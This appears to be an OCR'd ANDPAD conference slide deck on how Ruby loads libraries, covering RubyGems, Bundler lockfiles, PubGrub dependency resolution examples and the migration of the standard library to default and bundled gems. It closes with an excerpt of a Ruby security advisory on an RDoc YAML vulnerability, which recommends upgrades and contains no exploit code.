
Ruby 3.3.2 Released
Datadog provides OSS community support for ruby-lang.org
Ruby 3.1.6 Released
CVE-2024-35176: DoS in REXML
Ruby 3.4.0 preview1 Released

Syndicate

Recent News (RSS)

Copyright © 2020 Present ANDPAD Inc.

We always coordinate to disclose vulnerability to the original reporter.



After disclosing, we completely finished to handle vulnerability with CVE assignment.

Copyright © 2020 Present ANDPAD Inc.

ANDPAD

Package/Library management of Ruby

Copyright © 2020 Present ANDPAD Inc.

ANDPAD

How Ruby runtime load external library?

Copyright © 2020 Present ANDPAD Inc.

Basic knowlege of require

ANDPAD


- `require` is major method in Ruby.
  - `require` can handle Ruby and C/Rust extension with your platform like linux or macOS.
- `require` find $LOAD_PATH by your installation path originally

```
>> require 'rss'
=> true
>> require 'rss'
=> false
>> require "bigdecimal"
=> true
#
>> require "bigdecimal.bundle"
=> true
#
>> require "bigdecimal.so"
=> true
```

Copyright © 2020 Present ANDPAD Inc.

Classification of Ruby core library

ANDPAD



Copyright © 2020 Present ANDPAD Inc.

We have RubyGems

ANDPAD

- RubyGems is a package/library for the Ruby programming language
  - We can install gems from rubygems.org today.
- gemspec is a file describing Gem::Specification
  - This class for defining metadata including name, version, platform, etc.

```
>> Gem.loaded_specs["rack"]
=>
Gem::Specification.new do |s|
  s.name = "rack"
  s.version = Gem::Version.new("2.2.8")
  s.installed_by_version = Gem::Version.new("3.4.10")
  s.authors = ["Leah Neukirchen"]
  s.date = Time.utc(2023, 7, 31)
  s.dependencies = [...(snip)...]
  s.description = "Rack provides a minimal, modular and adaptable interface for developing\nweb applications in Ruby. By wrapping HTTP requests and responses in\nthe simplest way possible, it unifies and distills the API for web\nservers, web frameworks, and software in between (the so-called\nmiddleware) into a single method call.\n"
(...snip...)
end
```

Copyright © 2020 Present ANDPAD Inc.

How load libraries by rubygems? What's happend?

ANDPAD

- RubyGems extend `require` method for loading gem for us. This extension will find all of your gems at Gem::specification.find_by_path

```
def self.find_by_path(path)
  path = path.dup.freeze
  spec = @@spec_with_requirable_file[path] ||= stubs.find do |s|
    s.contains_requirable_file? path
  end || NOT_FOUND

  spec.to_spec
end
```

This returns all of your gemspec



- My environment have 2800+ gems. RubyGems search them.

```
$ ruby -e "t = Time.now; require 'bigdecimal'; p Time.now - t"
0.272687

$ ruby --disable-gems -e "t = Time.now; require 'bigdecimal'; p Time.now - t"
0.000786
```

Copyright © 2020 Present ANDPAD Inc.

Introduction of Lockfile

ANDPAD

- Ruby has two package manager for Ruby library
  - RubyGems: It's a package/library for the Ruby programming language. We can install gems from rubygems.org today
  - Bundler: It is also package manager for the Ruby, It focused version locking and dependency resolution with Gemfile

```
# Gemfile
# frozen_string_literal: true

source "https://rubygems.org"

gem "rss"
```



```
# Gemfile.lock
GEM
  remote: https://rubygems.org/
  specs:
    rexml (3.2.5)
    rss (0.2.9)
      rexml

PLATFORMS
  arm64-darwin-23

DEPENDENCIES
  rss


BUNDLED WITH
   2.5.6
```

Copyright © 2020 Present ANDPAD Inc.

What's PubGrub?

ANDPAD

- PubGrub is next generation resolution engine developed by Natalie Weizenbaum a.k.a @nex3.
    - PubGrub is for Dart language. But we have Ruby implementation that is `pub_grub`.
- If resolution conflict occurs with PubGrub, PubGrub give up immediately to resolving loop. This makes faster resolution with complex Gemfile.



Natalie Weizenbaum
Apr 3, 2018 · 10 min read · Listen

PubGrub: Next-Generation Version Solving

Image by @TheRoadVirus

If you'd peeked in on me at work five months ago you'd find me with my nose in a textbook reading up on cutting-edge academic research on constraint-solving problems. Three months ago I was applying that knowledge to code, drafting and tweaking a new algorithm that united that research with a real-world tool. One month ago I was adding the last few features and polishing it up.

https://nex3.medium.com/pubgrub-2fb6470504f

Copyright © 2020 Present ANDPAD Inc.

Bundler uses PubGrub for dependency resolver

ANDPAD

```ruby
source = PubGrub::StaticPackageSource.new do |s|
  s.add 'foo', '2.0.0', deps: { 'bar' => '1.0.0' }
  s.add 'foo', '1.0.0'

  s.add 'bar', '1.0.0', deps: { 'foo' => '1.0.0' }


  s.root deps: { 'bar' => '>= 1.0.0' }
end

solver = PubGrub::VersionSolver.new(source: source)
result = solver.solve
p result
#=> {#<PubGrub::Package :root>=>0, "bar"=>#<Gem::Version "1.0.0">,
"foo"=>#<Gem::Version "1.0.0">}
```

- This is basic scenario of dependency resolution.
  - We can see Resolution with PubGrub::VersionSolver and package source definition provided by PubGrub.

Copyright © 2020 Present ANDPAD Inc.

Easy scenario of PubGrub



- We want to use `bar >= 1.0.0`. bar-1.0.0 wants foo-1.0.0.
- We can get resolution result that is `bar-1.0.0` and `foo-1.0.0`.

Copyright © 2020 Present ANDPAD Inc.

Conflict scenario of PubGrub

ANDPAD

```ruby
source = PubGrub::StaticPackageSource.new do |s|
  s.add 'foo', '2.0.0', deps: { 'bar' => '1.0.0' }
  s.add 'foo', '1.0.0'

  s.add 'bar', '1.0.0', deps: { 'foo' => '1.0.0' }

  s.root deps: { 'foo' => '>= 2.0.0' }
end


solver = PubGrub::VersionSolver.new(source: source)
result = solver.solve
p result
#=> pub_grub/version_solver.rb:233:in `resolve_conflict': Could not find compatible
versions (PubGrub::SolveFailure)
```

- This is conflict scenario of dependency resolution.
  - If PubGrub couldn't resolve their versions, it raises `SolveFailure`.

Copyright © 2020 Present ANDPAD Inc.

Easy scenario of PubGrub

ANDPAD



- We want to use `foo >= 2.0.0`.
  - But foo-2.0.0 wants bar-1.0.0, and bar-1.0.0 wants foo-1.0.0.

Copyright © 2020 Present ANDPAD Inc.

A bit of complex scenario of PubGrub

ANDPAD

```ruby
source = PubGrub::StaticPackageSource.new do |s|
  s.add 'foo', '3.0.0', deps: { 'bar' => '> 1.0.0' }
  s.add 'foo', '2.0.0', deps: { 'bar' => '1.0.0' }
  s.add 'foo', '1.0.0'

  s.add 'bar', '1.0.0', deps: { 'foo' => '1.0.0' }
  s.add 'bar', '2.0.0'

  s.add 'buzz', '1.0.0', deps: { 'foo' => '> 1.0.0' }

  s.root deps: { 'buzz' => '1.0.0' }
end


solver = PubGrub::VersionSolver.new(source: source)
result = solver.solve
p result
#=> {#<PubGrub::Package :root>=>0, "buzz"=>#<Gem::Version "1.0.0">, "foo"=>#<Gem::Version
"3.0.0">, "bar"=>#<Gem::Version "2.0.0">}
```

- This is additional scenario for PubGrub. We have three versions of foo, two versions of bar, and buzz.

Copyright © 2020 Present ANDPAD Inc.

A bit of complex scenario of PubGrub

ANDPAD



We want to use buzz-1.0.0, buzz-1.0.0 wants foo > 1.0.0. PubGrub resolve it with foo-2.0.0 or foo-3.0.0, But foo-2.0.0 conflicts with bar-1.0.0.

Copyright © 2020 Present ANDPAD Inc.

A bit of complex scenario of PubGrub

ANDPAD



I want
buzz-1.0.0

buzz-1.0.0

foo-1.0.0

foo-2.0.0

foo-3.0.0

bar-1.0.0

bar-2.0.0



We finally get buzz-1.0.0,

foo-3.0.0 and bar-2.0.0

as resolution result.

Copyright © 2020 Present ANDPAD Inc.

ANDPAD

Why Ruby try to easily update core libraries?


Copyright © 2020 Present ANDPAD Inc.

We bundled a lot of library at Ruby 1.8 because we don't have rubygems.org yet.

	Ruby 1.6	Ruby 1.8	Ruby 2.7	Ruby 3.3
Pure Ruby	63	104	65	56
C extensions	15	26	34	29

Copyright © 2020 Present ANDPAD Inc.

ANDPAD



Copyright © 2020 Present ANDPAD Inc.

Classification of Standard library in 2024

ANDPAD

Ruby

Embedded Class

- String
- Time
- ...

Standard Library

- URI
- JSON
- RSS
- ...

Standard Libraries

- Pure Ruby
  - mkmf
  - RbConfig
- C extension
  - Ripper
  - coverage

Default/Bundles Gems

- Pure Ruby
  - URI
  - RSS
- C extension
  - JSON
  - Racc

Copyright © 2020 Present ANDPAD Inc.

ANDPAD

- The Ruby core team released "Default gems" to the rubygems.org.
  - You can install standard libraries of Ruby via RubyGems.
  - Default gems are openssl, psych, json, etc… You can see all of default gems at https://stdgems.org/
- Rubygems have a detection method for default gems.

```
>> require 'rss'
=> true
>> Gem.loaded_specs["rss"].default_gem?
=> false
>> require 'openssl'
=> true
>> Gem.loaded_specs["openssl"].default_gem?
=> true
```

Copyright © 2020 Present ANDPAD Inc.

ANDPAD

Default gems repository is located under the https://github.com/ruby

ruby/* repositories can develop bundler and rake same as your application.

```
$ bundle install
$ rake test
```




Copyright © 2020 Present ANDPAD Inc.

What's Bundled gems

ANDPAD

- We bundled *.gem and unpacked files to tarball package for Bundled gems with `gems/bundled_gems` in ruby/ruby repository like this:
- `make install` installed Bundled gem your box.



Copyright © 2020 Present ANDPAD Inc.

The major problem for the bundled gems

ANDPAD

If you use Bundler, you need to add the bundled gems into your Gemfile.

```
source "https://rubygems.org"

gem “rss”         # You need to this because rss is bundled gems
# gem "openssl"  # You can load openssl without this line

gem "bigdecimal" # You need to this always after Ruby 3.4
…
```

I need to consider to transition and migration plan for this.
But I have no idea yet. Maybe, I will add the some mechanism to Bundler internal to care about this.

Copyright © 2020 Present ANDPAD Inc.

Transition status of default/bundled gems

ANDPAD

We will reduce Standard Library and extract them to default and bunlded gems


	Ruby 2.7	Ruby 3.3	Ruby 3.4	Ruby 3.5
Standard Library	51	18	18	18
Default gems	48	67	55	45(?)
Bundled gems	6	16	28	38(?)

Copyright © 2020 Present ANDPAD Inc.

Why we need to default gems and bundled gems?

ANDPAD

Security



Ruby
A PROGRAMMER'S BEST FRIEND

Search

Downloads Documentation Libraries Community News Security About Ruby

CVE-2024-27281: RCE vulnerability with .rdoc_options in RDoc

We have released the RDoc gem version 6.3.4.1, 6.4.1.1, 6.5.1.1 and 6.6.3.1 that have a security fix for a RCE vulnerability. This vulnerability has been assigned the CVE identifier CVE-2024-27281.

Details

An issue was discovered in RDoc 6.3.3 through 6.6.2, as distributed in Ruby 3.x through 3.3.0.

When parsing `.rdoc_options` (used for configuration in RDoc) as a YAML file, object injection and resultant remote code execution are possible because there are no restrictions on the classes that can be restored.

When loading the documentation cache, object injection and resultant remote code execution are also possible if there were a crafted cache.

Recommended action

We recommend to update the RDoc gem to version 6.6.3.1 or later. In order to ensure compatibility with bundled version in older Ruby series, you may update as follows instead:

- For Ruby 3.0 users: Update to `rdoc` 6.3.4.1
- For Ruby 3.1 users: Update to `rdoc` 6.4.1.1
